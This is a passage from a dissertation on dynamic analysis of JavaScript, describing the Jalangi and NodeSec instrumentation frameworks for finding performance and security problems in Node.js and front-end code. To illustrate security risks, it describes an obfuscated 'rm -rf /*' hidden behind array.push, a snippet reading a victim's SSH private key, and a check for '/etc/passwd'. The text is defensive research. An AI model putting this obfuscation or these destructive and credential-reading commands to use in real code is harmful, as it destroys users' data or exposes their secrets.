CrossT [94] detects cross-browser issues by first crawling the web application in different browsers to summarize the behavior into a finite state model, and then finding inconsistencies between the generated models. WebDiff [44, 45] structurally matches components in the DOM trees generated in different browsers and then computes the visual difference of screenshots of the matching components. In addition to comparing captured state models and comparing visual appearances, CrossCheck [40] incorporates machine learning techniques to find visual discrepancies between DOM elements rendered in different browsers. Based on their previous work, Choudhary et al. further proposed X-PERT [41, 43], which detects cross-browser incompatibilities related to the structure and content of the DOM and to the web site's behavior. The tool compares the text content of matching components and the relative layouts of elements by extracting a relative alignment graph of DOM elements. The authors address the limitations of previous works; and, X-PERT seems to be the most comprehensive approach for detecting cross-browser issues. FMAP [39, 42] aims at detecting missing features between the desktop version

[7]The ranking is based on `alexa.com`.

and the mobile version of a web application by collecting and comparing their network traces. The approach assumes that the web application uses the same back-end functionality while having specific customizations in the front-end.

2.5 Performance

JavaScript was long been perceived as a "slow" language. The increasing complexity of applications created a need to execute JavaScript programs more efficiently. This section presents the efforts that involve dynamic analysis. In particular, we discuss improvements of JIT-engines (Section 2.5.1), and advances on performance analysis and profiling (Section 2.5.2).

2.5.1 Just-in-time Compilation

Recent work includes trace-based dynamic type specialization [60], memoization of side effect-free methods [139], identifying and removing short-lived objects [124], just-in-time value specialization [46], and studying how the effectiveness of JIT compilation depends on the compilation order [52]. Hackett et al. [67] propose a static-dynamic type inference that allows for omitting unnecessary runtime checks. Ahn et al. modify the structure of hidden classes to increase the inline caching hit rate [24]. These approaches modify the JIT engine to improve the performance of existing programs, whereas our JITProf tool (see Chapter 5) supports developers in refactoring a program to improve its performance on existing JavaScript engines.

2.5.2 Performance Analysis and Profiling

Performance bugs are common [76] and various approaches detect and diagnose them. St-Amour et al. [128] modify a compiler so that it suggests code changes that enable additional optimizations; they have recently adapted the approach to JavaScript [127]. In contrast to this compile time analysis implemented inside a (JIT) compiler, JITProf is a runtime analysis that is implemented without modifying the JavaScript engine, making it easier for non-experts to support additional code patterns that prevent JIT-optimizations. JITInspector[8] shows which operations the JIT compiler optimizes and an intermediate representation of the generated code. The approach seems appropriate to debug a JIT compiler; JITProf targets developers of JavaScript programs. Developers compare the execution time of code snippets across JavaScript engines[9] and get advice on how to write efficient code [143]. In contrast to these generic and program-agnostic guidelines, our approach (JITProf()) pinpoints program-specific optimization opportunities.

Other work profiles the interaction between a program and its execution environment, e.g., regarding memory caching [57], energy consumption [31, 83], and other interactions [70]. PerfDiff helps localize performance differences between execution environments [144]. Instead, JITProf pinpoints problems that may exist in multiple execution environments.

[8] `https://addons.mozilla.org/en-US/firefox/addon/jit-inspector/`
[9] `http://jsperf.com`

Xu et al. and Yan et al. propose approaches to find excessive memory usage [136, 137, 138, 140]. TAEDS is a framework to record and analyze data structure evolution during the execution [134]. Marinov and O'Callahan propose an analysis to find optimization opportunities due to equal objects [91], and Xu refines this idea to detect allocation sites where similar objects are created repeatedly [135]. Toddler [99] detects loops where many iterations have similar memory access patterns. Hammacher et al. propose a dynamic analysis to identify potential for parallelization [68]. Profiling is also used to understand the performance of interactive user interface applications [78, 107, 111] and large-scale, parallel HPC programs [30, 125]. Other approaches combine traces from multiple users to localize performance problems [69, 142]. In contrast to all the above, JITProf detects performance problems specific to the program's execution environment.

2.6 Security

Node.js is an open-source JavaScript engine for server-side programs. Node.js was originally created by Ryan Dahl in 2009 and has been used increasingly for developing web services, and desktop applications. There has been limited research on server-side JavaScript due to its short history. The existing academic efforts mainly focus on scalability and performance of Node.js [34, 37, 79, 81, 84, 88, 90, 101, 103, 110]. Among those Node.js works, even less research has been done on Node.js security [65, 102] despite its growing popularity and security concerns.

Int this dissertation, we categorize security concerns as either "malicious" or "vulnerable". They are both used to describe programs or behaviors with security risks. However, a malicious program is intentionally designed to do harm. In contrast, a vulnerable program, created by a well-meaning developer, contains a security bug that can accidentally cause damage or a weakness that can be exploited by adversaries.

2.6.1 Node.js Security Analysis

To our best knowledge, there are only a few works related to security analysis for Node.js. Ojamaa et al. enumerate possible security risks in the Node.js platform [102]. Verbitskiy et al. [132] introduce some common security vulnerabilities that could also happen in Node.js web applications. They further discuss possible defenses for those issues. However, they do not conduct a study on the real-world Node.js packages. NodeSentry [65] is a Node.js library that mainly focuses on providing APIs to allow developers to define their own access control policies on interactions between the libraries used in their code. Unlike our frameworks, NodeSentry library does not provide dynamic analysis. To utilize the library, developers must write code to integrate NodeSentry with the potentially dangerous packages. This often requires substantial programming effort.

Staicu et al. [129] conduct an empirical study of injection APIs, including `eval`, `process.exec`, and their variants. They performed a regular expression-based search to detect the use of such APIs. Then they manually analyzed 150 samples, and proposed a hybrid mitigation

approach that combines static analysis with runtime policy checking. They manually crafted payloads to evaluate their mitigation approach on 24 npm modules.

2.6.2 Manual Security Inspection

Manual inspection is often used to find security issues in packages published in the main npm registry. For example, the Node Security Platform Team has a group of security experts who manually inspect Node.js packages and share advice online. Unfortunately, it is almost impossible to manually inspect the large number of existing npm packages available in the registry. Moreover, as JavaScript is a weakly typed dynamic language, there are many ways to obscure the purpose of a program. For example, a malicious code snippet could exploit the dynamic nature of JavaScript to hide its true purpose as follows. Suppose the code first assigns `child_process.exec` to an object's property `array.push`, and assigns the string '`rm -rf /*`' to a variable `elem`. Running `array.push(elem)` seems to push an element into an array, when it is actually removing all files in the root directory.

2.6.3 Blacklist-based Static Checking Tools

The current state-of-the-art checking tools, such as nsp [11], Snyk [20], Retire.js [19], and Lift [7], are based on package name matching against a manually maintained blacklist of packages with known security vulnerabilities. Malicious packages will be missed unless they have been reported and added to the blacklist. It is almost impossible to maintain a complete blacklist of all malicious and vulnerable packages. In contrast to these tools, our NodeSec framework (see Chapter 6) performs dynamic analysis on package's behavior. This allows our framework to detect previously unseen packages that share patterns with known malicious or vulnerable packages.

2.6.4 Runtime Monitoring Tools

N|Solid [15] is a modified Node.js runtime for monitoring and capturing forensic data in production environments. For security monitoring, the runtime integrates nsp [11] to check running Node.js applications against the latest vulnerability database continuously. The runtime also provides a mechanism to allow a user to specify package level security policies, e.g., prohibit using the `fs` (file system) package. In contrast, our NodeSec framework adopts runtime instrumentation and checks security risks at built-in system function level[10].

Process-level tracing tools, such as `strace` [21], `DTrace` [2, 64], and `ProcessMonitor` [117], record all process-level system calls invoked from a process and its child processes. Unfortunately, manually inspecting the process-level system calls is often tedious and ineffective since the log collected at the process-level is too fine-grained to infer the program's behavior at a higher-level. A JavaScript built-in system function could be implemented by calling several low-level system calls.

[10]In this dissertation, "built-in system function" refers to JavaScript built-in library functions that wrap one or multiple system calls provided by operating systems. "system function" and "process-level system call" refer to system calls provided by operating systems.

Chapter 3
JavaScript Instrumentation

"Handsome is as handsome does." — Behavior is more important than appearance.

– Proverb

3.1 Dynamic Analysis and Instrumentation

We argued in Chapter 1 that static checking is not precise enough for JavaScript due to its highly dynamic nature. In this dissertation, we propose to use dynamic checking to detect correctness, performance, and security issues in JavaScript applications. By reasoning about a running program, dynamic analysis avoids the challenge of statically approximating behavior, a challenge that is particularly difficult for JavaScript.

For dynamic analysis, we need a monitoring tool that can observe and intercept JavaScript runtime values. This requires a non-trivial amount of engineering work. The monitoring tool should not change the original JavaScript program's functionalities. A small bug in the monitoring tool can change the meaning of the JavaScript program being monitored, and will often lead to an execution crash. Therefore, it is critical and challenging to achieve the correctness of the monitoring tool.

We have two instrumentation frameworks. One is an extension of an existing dynamic analysis framework called Jalangi [121]. Jalangi is designed for monitoring JavaScript execution information. Our second framework is NodeSec, which is designed for monitoring the interactions between the JavaScript runtime and the operating system.

Overview of our Infrastructure. To perform dynamic analysis of JavaScript applications, we need instrumentation frameworks that allow us to 1) monitor running events and runtime values in JavaScript, and 2) monitor the interactions between the JavaScript program and the underlying operating system. Moreover, the development of dynamic analysis logic (e.g., detecting the use of `for-in` over arrays) should be separated from the instrumentation logic. The instrumentation can be done through code rewriting or monkey patching [9], which is a technique that dynamically replace objects or values at runtime.




Figure 3.1: Overview of our instrumentation infrastructure.

To meet the aforementioned requirements, we designed and implemented two instrumentation frameworks. As shown in Figure 3.1, JALANGI monitors runtime events and values in JavaScript programs; and, NODESEC monitors interactions between the JavaScript program and the underlying operating system. To separate the instrumentation logic from the dynamic analysis logic, both frameworks provide a set of APIs that notify third-party dynamic analysis modules about the observed events and values at run time.

3.2 JALANGI Instrumentation Framework

Source code instrumentation. Source code instrumentation automatically rewrites a program's source code to insert additional logic that facilitates dynamic analyses. One approach is to insert callbacks into the program under analysis. These callbacks are invoked whenever the instrumented program is executed. Dynamic program analysis implements these callbacks to collect necessary runtime information, such as the name and value of a variable being read, the operation being performed on two operands and the value of those operands. The callbacks are inserted in such a way that they do not change the behavior of the program. Several dynamic analyses explored in this dissertation are built on top of an extended system based on Jalangi, which is a source code instrumentation framework for JavaScript [121].

A key advantage of source code instrumentation is that it requires no modification of a JavaScript engine. Modification of a JavaScript engine is usually problematic for two reasons: 1) JavaScript engines have complex implementations, and modifications of such engines require non-trivial engineering effort. 2) JavaScript engines evolve rapidly, which makes it difficult to maintain a dynamic analysis implemented on top of an engine. Another advantage of source code instrumentation is that it makes the instrumented code portable across different JavaScript engines and browsers. Source code instrumentation, on the other hand, is limited in that it cannot analyze code that is not instrumented, such as the code inside the built-in native functions.

```
// initialize an array
// with value 0 ~ 5
var arr = [];
for(i = 0; i < 5; i++){
  arr[i] = i;
}
console.log(arr);
```

```
var arr = J$.W(8, 'arr', J$.T(0, [], 10, false), arr,
    false, true);
for (i = J$.W(24, 'i', J$.T(16, 0, 22, false), J$.I(
   typeof i === 'undefined' ? undefined : i), true,
   true); J$.C(328, J$.B(0, '<', J$.I(typeof i === '
   undefined' ? i = J$.R(32, 'i', undefined, true,
   true) : i = J$.R(32, 'i', i, true, true)), J$.T
   (40, 5, 22, false))); J$.B(24, '-', i = J$.W(56,
   'i', J$.B(16, '+', J$.U(8, '+', J$.I(typeof i ===
    'undefined' ? i = J$.R(48, 'i', undefined, true,
    true) : i = J$.R(48, 'i', i, true, true))), 1),
   J$.I(typeof i === 'undefined' ? undefined : i),
   true, true), 1)) {
    J$.P(88, J$.R(64, 'arr', arr, false, true), J$.I(
       typeof i === 'undefined' ? i = J$.R(72, 'i',
       undefined, true, true) : i = J$.R(72, 'i', i,
        true, true)), J$.I(typeof i === 'undefined'
       ? i = J$.R(80, 'i', undefined, true, true) :
       i = J$.R(80, 'i', i, true, true)));
}
J$.M(112, J$.I(typeof console === 'undefined' ?
   console = J$.R(96, 'console', undefined, true,
   true) : console = J$.R(96, 'console', console,
   true, true)), 'log', false)(J$.R(104, 'arr', arr,
    false, true));
```

Figure 3.2: Example of a program (left) and instrumented code generated by Jalangi (right). The instrumentation is semantic preserving; i.e., both programs print `0,1,2,3,4` on the console. The instrumented code contains additional functions to record runtime information. Sen et al. created and published Jalangi [121].

Code Instrumentation in JALANGI. JALANGI uses *code rewriting* to add instrumentation to the program under analysis. Given a JavaScript program source code J, JALANGI automatically rewrites the source code into J', which exposes predefined interfaces by providing a set of dynamic event handlers. One benefit of JALANGI is that user-defined analysis code is written in JavaScript. This enables fast prototyping and rapid exploration of research ideas. Moreover, the framework does not reply on a modified runtime engine. This makes the framework portable, as long as the underlying JavaScript virtual machine adheres to the ECMAScript standard.

To better illustrate the key concept of instrumentation adopted by JALANGI, we start from a simple JavaScript code example:

```
var a = b + c;
```

Code rewriting. To analyze the example program dynamically, JALANGI instruments the above statement by rewriting it. The instrumented code shown below is simplified for illustration. The actual instrumented code and APIs for third-party development include more information (e.g., code location) of the monitored operation.

```
1 var a = Write('a',   // event handler notifying that a variable is written
2   Binary('+',        // event handler notifying a binary operation
```

```
3       Read('b', b),    // event handler notifying that a variable is read
4       Read('c', c)     // event handler notifying that a variable is read
5     )
6   );
```

In the instrumentation, every basic operation is replaced by a JALANGI-defined function call, which is underlined in the code snippets. These functions implement the actual operation and also call user-defined analysis functions before and after the operation.

Inserting function calls. JALANGI inserts function calls to capture runtime values and to facilitate dynamic analysis. In the above instrumented code, function `Read('b', b)` is the function that notifies a third-party program analysis module the reading of variable `b`. In this simplified example, the arguments of the callback function include the variable name (string literal `'b'`) and its value at runtime (in variable `b`). Similarly, callback functions `Write` and `Binary` are functions for variable reading operations and binary operations, respectively.

Polyfilling semantics. Inside each of these functions (e.g., `Read`, `Binary`), JALANGI 1) implements the semantics of the original JavaScript code, and 2) calls additional callback functions that third-party analysis plugins could implement. Table 3.1 lists all the callback functions that are exposed by JALANGI. To illustrate the concept, the following snippet shows a simplified binary function:

```
1  function Binary(operationType, leftOperand, rightOperand) {
2    // 1. notify 3rd party before the operation
3    analysis.binaryPre(operationType, leftOperand, rightOperand);
4
5    // 2. implement the semantics of the operation
6    switch (operationType) {
7      case: '+': ret = leftOperand + rightOperand; break;
8      case: '-': ret = leftOperand - rightOperand; break;
9      ...
10   }
11   // 3. notify 3rd party after the operation
12   return analysis.binaryPost(operationType, leftOperand,
13                              rightOperand, ret);
14 }
```

Emitting runtime events. When executing the instrumented binary operation, `Binary` (above) is invoked. The `Binary` function does three things: 1) notifies a third-party dynamic analysis plugin (`analysis.binaryPre` in line 3) before the binary operation; 2) performs the binary operation according to the ECMAScript standard (line 6); 3) notifies a third-party dynamic analysis plugin after the binary operation with the result (`analysis.binaryPost` in line 12). JALANGI inserts functions and handles other operations including creating literals (of program constructs such as `object`, `function`, `regexp` and `array`), evaluating a branch condition, entering a loop, and calling a function, etc. [121]. Figure 3.2 shows a concrete example of actual instrumented code for dealing with various corner cases in JavaScript.

Instrumentation for Node.js. Node.js is an increasingly popular open-source runtime environment for executing JavaScript code server-side. JALANGI instruments JavaScript code running

Table 3.1: JALANGI APIs.

Name	Trigger Condition	API
binOp	after a binary operation	`binary(iid, op, left, right, result, isOpAssign, isSwitchCaseComparison, isComputed)`
binOpPre	before a binary operation	`binaryPre(iid, op, left, right, isOpAssign, isSwitchCaseComparison, isComputed)`
call	after a function, method, or constructor invocation	`invokeFun(iid, f, base, args, result, isConstructor, isMethod, functionIid)`
callPre	before a function, method or constructor invocation	`invokeFunPre(iid, f, base, args, isConstructor, isMethod, functionIid)`
cond	after a condition check before branching	`conditional(iid, result)`
declare	when local variables, , functions, function's parameters, arguments variable, and formal parameter in `catch` statement are declared	`declare(iid, name, val, isArgument, argumentIndex, isCatchParam)`
endExec	when an execution terminates in node.js	`endExecution()`
endExpr	when an expression is evaluated and its value is discarded	`endExpression(iid)`
eval	after a string passed as an argument to eval or Function is instrumented	`instrumentCode(iid, newCode, newAst)`
evalPre	before a string passed as an argument to eval or Function is instrumented	`instrumentCodePre(iid, code)`
fctEnter	before the execution of a function body starts	`functionEnter(iid, f, dis, args)`
fctExit	when the execution of a function body completes	`functionExit(iid, returnVal, wrappedExceptionVal)`
forIn	when a for-in loop is used to iterate the properties of an object	`forinObject(iid, val)`
lit	after the creation of a literal	`literal(iid, val, hasGetterSetter)`
propRead	after a property of an object is accessed	`getField(iid, base, offset, val, isComputed, isOpAssign, isMethodCall)`
propReadPre	before a property of an object is accessed	`getFieldPre(iid, base, offset, isComputed, isOpAssign, isMethodCall)`
propWrite	after a property of an object is written	`putField(iid, base, offset, val, isComputed, isOpAssign)`
propWritePre	before a property of an object is written	`putFieldPre(iid, base, offset, val, isComputed, isOpAssign)`
scriptEneter	before the execution of a JavaScript file	`scriptEnter(iid, instrumentedFileName, originalFileName)`
scriptExit	when the execution of a JavaScript file completes	`scriptExit(iid, wrappedExceptionVal)`
unOp	after a unary operation	`unary(iid, op, left, result)`
unOpPre	before a unary operation	`unaryPre(iid, op, left)`
varRead	after a variable is read	`read(iid, name, val, isGlobal, isScriptLocal)`
varWrite	before a variable is written	`write(iid, name, val, lhs, isGlobal, isScriptLocal)`

A complete API doc is available at `https://github.com/Samsung/jalangi2/tree/master/docs`.




Figure 3.3: The interception framework instruments front-end JavaScript on-the-fly.

in Node.js by statically instrumenting the top-level JavaScript file. JALANGI hijacks the `require` function, which allows JavaScript code to import other modules. This allows JALANGI to instrument the imported code on the fly before it is executed. *Require hijacking* is also used in our NODESEC framework, which is designed for Node.js. We will explain the background information and this mechanism in Section 3.3. `eval`[11] function calls are also rewritten as follows so that `eval`ed code is also instrumented at execution time.

```
1 eval(Instrument("var␣myObj␣=␣{␣" + props.toString() + "};"));
2 ...
3 eval(Instrument(code));
```

As shown above, JALANGI instruments each `eval` call by inserting an `Instrument` function, which takes the original code as parameter and returns instrumented JavaScript code. The `Instrument` function also provides a callback function, which can be used by a user-written dynamic analysis.

Instrumentation for front-end JavaScript code. JavaScript is mainly used in browsers for rich web applications. One of the major challenges for analyzing front-end JavaScript code in a web page is that JavaScript code can be injected in a web page dynamically in various ways. To our best knowledge, there are six ways a web page can include a JavaScript code snippet[12]:

- Inlined through the `<script>` tags.
- Imported from an external file specified by the `src` attribute of a `<script>` tag.
- Included in an HTML event handler attribute, such as `onclick` or `onmouseover`.
- Dynamically loaded with AJAX[13].
- Dynamically generated and inserted into the DOM by JavaScript.
- Dynamically generated and executed via `eval`.

[11]The `eval` function accepts an argument, which is a string of JavaScript expression or JavaScript statements, `eval(code)` parses, and executes the code.

[12]We believe that we have done a thorough job at finding all cases. However, we cannot prove that the list of triggering JavaScript code in a web page is complete for all browsers.

[13]Asynchronous JavaScript and XML, which is a group of interrelated web development techniques used on the client-side to create asynchronous web applications.

```
<a id="elem1"
   onclick="hpulc4hdr();
       selectScope(this,
       ␣'images');"
   href="/images?FORM=
       Z9LH">Images</a>
```

```
<a id="elem1"
   onclick="jalangiLabel119:while(true){try{J$.Se
       (73,'b444a43ba15b9e3127cd9e455167cb32_jalangi_
       .js','b444a43ba15b9e3127cd9e455167cb32.js');J$
       .X1(25,J$.F(17,J$.R(9,'hpulc4hdr',hpulc4hdr,2)
       ,0)());J$.X1(65,J$.F(57,J$.R(33,'selectScope',
       selectScope,2),0)(J$.R(41,'this',this,0),J$.T
       (49,'images',21,false)));}␣...␣//JALANGI␣DO␣
       NOT␣INSTRUMENT"
   href="/images?FORM=Z9LH">Images</a>
```

Figure 3.4: Example of an HTML tag (left) and an instrumented tag generated by our front-end instrumentation framework (right). The `onclick` attribute registers a listener for the click event. Our framework instruments the listener code snippet, while leaving the other attributes untouched.

We extend Jalangi to address those challenges by adopting an interception mechanism as shown in Figure 3.3, in which our framework monitors any HTTP requests sent by the browser[14]. Once the framework observes any response that contains JavaScript code, the framework instruments that code by constructing a new response containing the instrumented code, and passing it to the browser. To instrument dynamically generated JavaScript code, our framework dynamically monitors any mutation to the web page; when a loaded JavaScript code snippet generates another piece of JavaScript code and inserts it into the web page, our framework will intercept and instrument the newly added code before it is executed. The rest of this section describes how those types of code snippets are instrumented by our framework.

Embedded JavaScript Code. When an HTML file is intercepted during the network transmission, our instrumentation framework parses the file and searches for `<script>` tags. JavaScript code embedded in those tags is extracted, instrumented, and replaced automatically (see an example in Figure 3.5). Moreover, we maintain a list of pre-defined HTML element attributes that should contain JavaScript code (e.g., `onclick`, and `onload`). If present, those attribute values are also instrumented. Figure 3.4 demonstrates the instrumentation of such an attribute value.

External JavaScript files. Our front-end framework automatically intercepts all JavaScript files included in the network responses. So JavaScript code that is either statically imported from a `<script src=...>` tag, or dynamically loaded via AJAX APIs is automatically instrumented.

Dynamically generated JavaScript code. A JavaScript function may locally generate a JavaScript code snippet from string values and insert the generated code into the HTML web page (e.g., between `<script>` tags or in `onclick` attributes). Since the generated code may not go through the network transmission, we particularly implemented a browser extension that runs in Firefox

[14]We explored and developed three prototypes: by creating a Firefox extension, by modifying the SpiderMonkey engine of the Firefox browser, and by using a web proxy.

```
<script type="text/script">
var intToRoman = function(num)
    {
     var M = ["", "M", ... ];
     var C = ["", "C", ... ];
     ...
     return M[(num/1000) | 0] +
          C[((num%1000)/100) |
         0] + X[((num%100)/10) |
          0] + I[(num%10) | 0];
};
</script>
```

```
<script type="text/script">
var intToRoman = J$.W(584, 'intToRoman', J$.T
    (576, function (num) {jalangiLabel0: while
    (true) { try { J$.Fe(520, arguments.callee,
     this, arguments);arguments = J$.N(528, '
    arguments', arguments, true, false);num =
    J$.N(536, 'num', num, true, false);J$.N
    (544, 'M', M, false, false); J$.N(552, 'C',
     C, false, false); J$.N(560, 'X', X, false,
     false); J$.N(568, 'I', I, false, false);
    var M = J$.W(40, 'M', J$.T(32, [
  ...
// JALANGI DO NOT INSTRUMENT
</script>
```

Figure 3.5: Example of an HTML script tag (left) and instrumented tag generated by our front-end instrumentation framework (right). Our framework instruments the inner JavaScript code while keeping the unrelated attributes untouched.

and monitors any change in the DOM. Uninstrumented JavaScript detected[15] in the diff would be re-written via JALANGI in the browser. `eval` calls are handled by JALANGI as described earlier.

To intercept and instrument JavaScript code in front-end web pages, we experimented with three prototypes: by modifying the SpiderMonkey engine of the Firefox browser, by using a web proxy, and by creating a Firefox extension. In our first prototype, we directly modify the SpiderMonkey JavaScript engine in the Firefox browser so that JavaScript code will be instrumented by JALANGI before compilation. This approach requires a few modifications to the JavaScript engine but is difficult to maintain since the JavaScript engine is evolving fast. Moreover, users of the dynamic analysis framework have to separately install our modified browser. Our second prototype intercepts code through MITMProxy [8]. MITMProxy is an open source interactive HTTP proxy that provides a set of programmable API for intercept and modifies web traffic. Based on the API, our framework instruments JavaScript code during network transmission. This approach has the advantage of being browser-independent but could miss dynamically generated JavaScript code. To deal with this issue, our third implementation is a Firefox extension that intercepts network transmission and observes changes to DOM objects. This approach has the disadvantage of being browser-dependent.

3.3 NODESEC Instrumentation Framework

JALANGI adopts static code rewriting and enables analysis of runtime operations within JavaScript code. In several situations, we want to monitor the interaction between the JavaScript code and the underlying operating system. This type of monitoring is useful for lightweight security anal-

[15] JALANGI adds a signature comment (`/* JALANGI DO NOT INSTRUMENT */`) in the instrumented JavaScript code to distinguish it from uninstrumented code.

ysis. In contrast, JALANGI is suitable for heavyweight dynamic analysis, which monitors every operation in JavaScript code.

We built a lightweight, on-the-fly instrumentation framework for Node.js to monitor, analyze malicious and vulnerable behaviors of Node.js packages at runtime. The instrumentation framework, called NODESEC, is designed such that it adds minimal runtime overhead, yet is able to intercept and monitor all interactions between a Node.js program and the operating system. We next describe the key components of the instrumentation framework that we built in NODESEC.

3.3.1 Node.js Background

To illustrate the key concept of our dynamic instrumentation framework, we first give more details of the Node.js programming model.

Built-in System Functions. As opposed to front-end JavaScript code, which executes in a browser sandbox, server-side JavaScript code running on Node.js has access to hundreds of built-in functions for invoking various process-level system calls. Those built-in system functions are included in 37 built-in packages[16]. Each package contains functions of a particular category, such as `http`, `https`, `net` (for network), `fs` (for file system), and `child_process` (forking and executing an OS shell command). As an example, the following code synchronously reads an ssh private key file via the built-in system function `fs.readFileSync` in the `fs` package:

```
1 var fs = require('fs');
2 var file = '/Users/victim/.ssh/id_rsa';
3 var rsa = fs.readFileSync(file);
```

Asynchronous Programming Model. Node.js' built-in system functions usually register a callback function, post a request for a system call, and immediately return. The system call may take time, but the JavaScript code continues its execution. When the system call finishes, it posts an event to invoke the registered callback with the result of the system call. The following example asynchronously checks the presence of the password file via the built-in system function `fs.exists` in the `fs` package. The `exist` argument of `cb` will be assigned a Boolean value to indicate the existence of the password file.

```
1 var fs = require('fs');
2 function cb(exist) { ... };
3 var passwd = fs.exists('/etc/passwd', cb);
```

3.3.2 Dynamic Instrumentation Overview

At the core of NODESEC is an instrumentation framework that enables us to automatically detect and trace built-in system functions called by a Node.js application at runtime. The goal of dynamic

[16] `https://nodejs.org/dist/latest-v7.x/docs/api/`

instrumentation is to correctly and completely intercept all calls from a Node.js program code to built-in system functions. To give a high-level overview, we perform dynamic instrumentation as follows.

- We instrument the `require` function with a wrapper. Note that this function takes a package name as the input and returns an object of the package. By wrapping the `require` function, we can intercept the loading of packages such as `fs` and `http`.
- When our wrapper sees that an interesting package is loaded, it will use the returned object to enumerate and wrap built-in system functions in the object that needs to be wrapped.
- When an instrumented function is invoked, our function wrapper will do two things. First, we check if the function returns any object that contains built-in system functions that need to be wrapped. If so, we will wrap these functions. Second, we check whether the function takes a callback as a parameter that needs to be wrapped. If so, we wrap the callback.
- Our callback wrapper not only wraps the callback itself but also associates the callback registation with the callback. In other words, we create a unique callback wrapper when a callback is registered. This allows us to track the causality of asynchronous calls.

Most Node.js built-in system functions are implemented as thin JavaScript wrappers around their corresponding C++ modules, which invoke system calls offered by the underlying OS. To capture the synchronous and asynchronous events of built-in system functions at the top level (in JavaScript), the instrumentation mainly consists of three mechanisms explained in this section: *require hijacking*, *recursive wrapping*, and *callback wrapping*. The following sections explain our dynamic instrumentation framework in detail.

3.3.3 Intercepting and Monitoring Built-in System Functions

The instrumentation framework works at runtime by replacing each relevant built-in system function with a wrapper function that performs the following steps:

1. The wrapper recursively instruments callback parameters to the function call. The next section describes this technique.
2. Wrappers record meta information about each invocation, including the parameters, and provide that information to the various dynamic analyses developed in NodeSec.
3. Finally, the wrapper calls the actual function and recursively instruments any built-in system functions contained in the return value of the function.

In order to trigger instrumentation at runtime, our framework first initiates a special starter program that loads the main body of our instrumentation framework and wraps a set of built-in system functions, such as `require`, before a Node.js program starts execution.

```
1 const http = require('http');
2 const server = http.createServer((req, res) => {
3   // client connected
4   req.on('end', () => { res.end(); });
5   res.write('hello world\r\n');
6   req.pipe(res);
7 });
8 server.listen(8124, () => { /* server bound */ });
```

Figure 3.6: An echo server that returns the request message. A boxed variable indicates an object that contains functions that will be instrumented. The gray parts are modified at runtime by our instrumentation framework.

Node.js provides hundreds of synchronous and asynchronous system functions. It would be tedious and error-prone to write wrappers for each one manually. Instead, we define a generic wrapper that will record information about the parameters, wrap callback functions passed as parameters, and instrument the return object recursively. The information about what to log for each parameter, which callback functions need to be wrapped, and which return objects need to be instrumented are configurable. We derive a configuration file manually from the Node.js documentation [14]. The configuration file will ensure that we do not instrument unnecessary functions or record irrelevant information, such as `util.isPrimitive` and `querystring.stringify`. This reduces the runtime overhead of the instrumentation framework.

To illustrate how our dynamic instrumentation framework works, Figure 3.6 shows a simple Node.js server that responds to all HTTP requests with a `hello world` string followed by the request message. Line 1 loads the built-in `http` package. Lines 2-7 define a server and register a callback function for handling each HTTP request. The callback function's first parameter (`req`) is a `stream` object for getting messages from the HTTP request. Line 4 observes the request stream's `end` event by registering a callback that will close the response stream when the request stream is closed. Line 5 starts the response message with a `hello world` string. Line 6 echoes the request message by piping the request stream to the response stream. Line 8 instructs the server to start listening at port 8124 by registering a callback, which will be called when a client successfully connects with the port.

Dynamic instrumentation monkey patches [9] `http.createServer` in Figure 3.6 as follows:

```
http.createServer = instrument(http.createServer, ['http', 'createServer']);
```

Figure 3.7 shows a simplified `instrument` function that wraps the built-in `http.createServer` function. The second parameter is an array that contains the access path from the global namespace. The access path is mainly used to query information about the function from the configuration file.

The function `instrument` (in Figure 3.7, Line 5) first gets the information from the configuration file about `http.createServer` through the `queryConfig` function (line 8), and gets the runtime meta information, e.g., the `this` object, method arguments, stack trace, invoking time stamp (line 10-11). Then it creates a wrapper function that replaces the callback parameter before invoking the actual `createServer` function. To facilitate dynamic analysis for security, the

```
1  /**
2   * instruments an async built-in function (API)
3   * whose return value will also be instrumented
4   */
5  function instrument(api, accPath) {
6    return function () {
7      // get the instrumentation configuration
8      var apiInfo = queryConfig(accPath);
9      // get callback register meta information
10     var regMeta = getMetaInfo(this, args,
11       accPath, getStackTrace(), getTime(), ...);
12     // wrap the callback
13     args[apiInfo.cbIdx] = wrapCb(
14       args[apiInfo.cbIdx], regMeta, accPath);
15     notify('before-reg', regMeta);
16     var ret = api.apply(this, args);
17     ret = notify('after-reg', regMeta, ret);
18     // instrument the return value
19     return instrument(
20       ret, accPath.concat('ret'));
21   };
22 }
```

```
37 /**
38  * wrap the callback
39  */
40 function wrapCb (cb, regMeta, accPath) {
41   return function wrapperCb() {
42     // get the instrumentation configuration
43     var cbInfo = queryConfig(regMeta, 'cb');
44     // instrument parameters
45     for (var i=0;i<cbInfo.argc;i++) {
46       args[i] = instrument(args[i],
47       accPath.concat('parameter', i));
48     }
49     // capture callback meta information
50     var cbMetaInfo = getMetaInfo(...);
51     notify('before-cb', regMeta, cbMetaInfo);
52     var ret = cb.apply(this, args);
